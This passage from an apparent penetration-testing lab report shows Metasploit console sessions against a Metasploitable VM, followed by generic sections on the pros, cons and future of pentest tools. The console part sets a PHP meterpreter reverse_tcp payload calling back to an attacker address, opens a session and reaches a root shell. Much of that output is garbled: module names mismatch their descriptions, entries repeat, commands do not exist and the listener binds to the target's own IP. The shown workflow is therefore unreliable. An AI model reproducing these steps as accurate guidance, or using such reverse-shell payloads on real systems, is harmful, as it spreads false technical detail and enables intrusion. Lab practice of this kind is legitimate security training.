msf5 exploit(multi/http/php_rgi_section) > set RHOSTS 192.168.163.132
RHOSTS => 192.168.163.132
msf5 exploit(multi/http/php_rgi_section) > show options
Module options (exploit/multi/http/php_rgi_section):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.163.132 yes        The target host(s). See https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     80              yes        The target port (TCP)
  URI       false           no         Regularly calls URI for outgoing connections
  URI_PATH   false           no         The URI to request (must be a C&C-handled PHP script)
  URI_PATH2  false           no         Level of URI obfuscation and padding (0 for machine)
  URI_PATH3  false           no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.163.131 yes        The listen address (an interface may be specified)
  LPORT     4444            yes        The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
msf5 exploit(multi/http/php_rgi_section) > exploit
[*] Started reverse TCP handler on 192.168.163.132:4444
[*] Sending stage (19927 bytes) to 192.168.163.132
[*] Meterpreter session 1 opened (192.168.163.132:4444 -> 192.168.163.132:56377) at 2023-07-01 13:54:56 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.0.24-18-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter > geturl
Server uriName: www.data
meterpreter > url
/xxx/www
meterpreter >
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PORT 139&445

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root@kali: ~
File Actions Edit View Help

msf5 > search smb
Matching Modules
  #  Name
  --  -
  0  exploit/multi/http/struts_code_exec_classloader
  1  exploit/os/browser/safari_file_policy
  2  auxiliary/server/ctrlc
  3  post/linux/postexec/SMB_Share_root
  4  exploit/linux/misc/cisco_rgmw_slurp
  5  auxiliary/scanner/ftp/citrix_ftp_traversal
  6  auxiliary/scanner/SMB/Impacket/Comsec
  7  auxiliary/scanner/SMB/Impacket/Securidump
  8  auxiliary/scanner/steep/cf/scanner
  9  exploit/windows/credentials/privilege_exploit
  10 exploit/windows/generic/SMB_CVE_injection
  11 exploit/windows/generic/NTLM_CVE_injection
  12 exploit/windows/generic/NTLM_CVE_injection
  13 exploit/windows/generic/NTLM_CVE_injection
  14 exploit/windows/generic/NTLM_CVE_injection
  15 exploit/windows/generic/NTLM_CVE_injection
  16 exploit/windows/generic/NTLM_CVE_injection

Metasploit tip: Enable verbose logging with set VERBOSE
Metasploit Documentation: https://docs.metasploit.com/

msf5 > search smb
Matching Modules
  #  Name      Disclosure Date  Rank  Check  Description
  --  -
  0  exploit/multi/http/struts_code_exec_classloader 2018-01-26      normal  No      Apache Struts (ClassLoader Manipulation Remote Code Execution)
  1  exploit/os/browser/safari_file_policy          2011-10-12      normal  No      Apple Safari file:// Arbitrary Code Execution
  2  auxiliary/server/ctrlc                          2011-10-12      normal  No      Arbitrary Code Execution
  3  post/linux/postexec/SMB_Share_root             2022-02-02      good    Yes     Cisco NXOS SSM, VPM Unauthenticated Remote Code Execution
  4  exploit/linux/misc/cisco_rgmw_slurp             2019-12-17      normal  No      Cisco ACS (Access) Directory Traversal, Scamper
  5  auxiliary/scanner/ftp/citrix_ftp_traversal       2018-03-19      normal  No      DoM Exec
  6  auxiliary/scanner/SMB/Impacket/Comsec           2018-03-19      normal  No      DoM Exec
  7  auxiliary/scanner/SMB/Impacket/Securidump        2018-03-19      normal  No      DoM Exec
  8  auxiliary/scanner/steep/cf/scanner               2018-03-19      normal  No      DoM Exec
  9  exploit/windows/credentials/privilege_exploit     2018-03-19      normal  No      Generic: DLL Injection From Shared Resource
  10 exploit/windows/generic/SMB_CVE_injection        2018-03-19      normal  No      Generic: Web application RCE Injection
  11 exploit/windows/generic/NTLM_CVE_injection       2018-03-19      normal  No      Group Policy Script Execution From Shared Resource
  12 exploit/windows/generic/NTLM_CVE_injection       2018-03-19      normal  No      HP Data Protector 6.0/6.1/6.2M Install Service
  13 exploit/windows/generic/NTLM_CVE_injection       2018-03-19      normal  No      HP Data Protector 6.0/6.1/6.2M Install Service
  14 exploit/windows/generic/NTLM_CVE_injection       2018-03-19      normal  No      HP Data Protector 6.0/6.1/6.2M Install Service
  15 exploit/windows/generic/NTLM_CVE_injection       2018-03-19      normal  No      HP Data Protector 6.0/6.1/6.2M Install Service
  16 exploit/windows/generic/NTLM_CVE_injection       2018-03-19      normal  No      HP Data Protector 6.0/6.1/6.2M Install Service
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 Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
root@kali: ~
File Actions Edit View Help


Interact with a module by name or index. For example info 136, use 136 or use payload/windows/custom/reverse_https_pipe

msf5 > use 185
msf5 auxiliary(scanner/smb/smb_version) > show options
[Unknown command: show]
msf5 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     192.168.163.132 yes        The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS    1               yes        The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
msf5 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.163.132
RHOSTS => 192.168.163.132
msf5 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.163.132:445 - SMB Detected (version: 3.0.24) (preferred dialects: (Samba 3.0.24 Debian))
[*] 192.168.163.132:445 - Host could not be identified: UNLS (Samba 3.0.24 Debian)
[*] 192.168.163.132:445 - Samba 3.0.24 Debian (Samba 3.0.24 Debian)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) > search samba
Matching Modules
  #  Name      Disclosure Date  Rank  Check  Description
  --  -
  0  exploit/linux/mbwap/citrix_access_gateway_exec 2018-12-21      excellent  Yes     Citrix Access Gateway Command Execution
  1  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Computer Associates License Client GETCOWIG Overflow
  2  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  3  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  4  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  5  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  6  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  7  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  8  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  9  exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  10 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  11 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  12 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  13 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  14 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  15 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  16 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
  17 exploit/windows/credentials/citrix_ftp_traversal 2018-03-19      average    No      Citrix Access Gateway Command Execution
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6 RESULT


AFTER EXPLOITATION OF PORT :25 SMTP



AFTER EXPLOITATION OF PORT :80 HTTP



AFTER EXPLOITATION OF PORT :139 & 445



AFTER EXPLOITATION OF PORT :5900 VNC

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root@metasploitable: /
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# hostname ls
root@metasploitable:~# hostname
ls
root@metasploitable:~# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  usr  valinux
cdrom  home  lib  mnt  proc  srv  usr
```

7 ADVANTAGES & DISADVANTAGES

Advantages:

1. Efficiency and automation. Tools designed for web testing automate repetitive tasks such as vulnerability scanning, increasing the efficiency of the testing process. They can quickly identify common vulnerabilities, allowing testers to focus on more complex and critical issues.
2. Coverage and scalability. Web penetration testing tools can scan large websites and complex infrastructures more efficiently than manual testing. They provide comprehensive coverage of potential vulnerabilities, including common problems such as SQL injection, cross-site scripting (XSS), and unprotected direct object references.
3. Consistency and standardization. The use of tools promotes consistency in testing methods and techniques and ensures that assessment is conducted in a standardized manner. This facilitates the comparison of results and improves the overall quality of the testing process.
4. Faster detection and reporting: Automated tools can quickly identify vulnerabilities and generate detailed reports that highlight identified issues and their potential impact. This allows for faster repair work and facilitates communication with stakeholders.
5. No Technical Expertise Required: Some web penetration testing tools offer user-friendly interfaces and require little technical knowledge. This allows non-experts, such as security analysts or IT administrators, to perform basic vulnerability scans and identify common security issues.

Disadvantages:

1. Limited coverage and false negatives: Tools may have limitations in detecting certain vulnerabilities or false negatives if they fail to detect existing vulnerabilities. They are based on predefined signatures or patterns that may not cover new threats or unique application-specific vulnerabilities.
2. Lack of Contextual Understanding: Tools often lack a contextual understanding of the web application and its specific business logic. They may not accurately assess the impact of vulnerabilities on application functionality or provide insight into potential attack vectors beyond predefined tests.
3. False positive results. Network penetration testing tools can produce false positives, falsely marking benign code or assembly as a vulnerability. This can lead to wasted time and effort investigating and confirming false results.
4. Overreliance on tools: Overreliance on automated tools can create a false sense of security. Organizations can overlook the importance of manual testing, human intelligence and expert analysis that can reveal vulnerabilities that tools can miss.

5. Tool complexity and learning curve: Some advanced network penetration testing tools require special skills and training to operate effectively. The learning curve associated with these tools can be steep, making them less accessible to novices without proper training.

SUMMARY

While online penetration testing tools offer several advantages, they should be used as part of a comprehensive testing strategy that includes manual testing and human expertise. The limitations and potential shortcomings of the tools must be understood and their results validated and supplemented by manual analysis to ensure a thorough assessment of the security of the web application.

8 APPLICATIONS

Real-world Applications of Penetration testing are:

1. Satisfy Compliance Requirements: Pen testing is explicitly required in some industries, and performing web application pen testing helps meet this requirement.
2. Identify Vulnerabilities: Web application pen testing identifies loopholes in applications or vulnerable routes in infrastructure—before an attacker does.
3. Mitigation of Financial Loss: By identifying and addressing security vulnerabilities before attackers can exploit them, organizations can prevent financial losses resulting from data breaches, unauthorized access, or theft of sensitive information. Pen testing helps protect business assets, customer data, and reputation.
4. Incident Response Planning: By simulating real-world attacks, web application pentesting helps organizations prepare for potential security incidents. It allows them to develop incident response plans, assess their ability to detect and respond to threats, and identify areas that require improvement in incident response procedures

9 CONCLUSION

Using the above experiment, we identified and exploited the vulnerabilities of various web applications

10 FUTURE SCOPE

The future scope of web application penetration testing encompasses various areas driven by the advancements in technology. Here are the anticipated trends:

1. Emerging Web Technologies: With the rise of serverless architectures, microservices, and single-page applications (SPAs), specialized penetration testing methods and tools will be required to assess their security. Web application pentesters will need to adapt their approaches and stay up to date with the latest technologies.
2. Internet of Things (IoT): As IoT devices become more prevalent and incorporate web interfaces or APIs, web application penetration testing will expand to include evaluations of IoT applications. This involves testing the security of IoT devices, web interfaces, APIs, communication protocols, and overall system security.
3. Integration of Mobile Applications: Many web applications now integrate native mobile apps or mobile web interfaces. The future scope of web application penetration testing will encompass assessing the security of these integrated mobile components to protect sensitive data and address vulnerabilities specific to mobile platforms.

4. Application Programming Interfaces (APIs): APIs play a vital role in data exchange and system integration. Web application penetration testing will need to incorporate API security evaluations, including vulnerability discovery, authentication and authorization verification, and prevention of API misuse. Securing APIs will become increasingly important.

5. Automation and Artificial Intelligence (AI): Automation and AI technologies will play significant roles in future web application penetration testing. Machine learning techniques can enhance vulnerability detection, reduce false positives, and assist in prioritizing vulnerabilities. Automated scanning tools will continue to evolve, becoming more intelligent and effective.

In summary, the future of web application penetration testing will involve addressing the security challenges posed by emerging technologies, IoT devices, mobile integrations, APIs, and leveraging automation and AI to enhance testing capabilities. Staying abreast of these developments and adopting advanced techniques will be crucial for ensuring the security of web applications in the evolving digital landscape.

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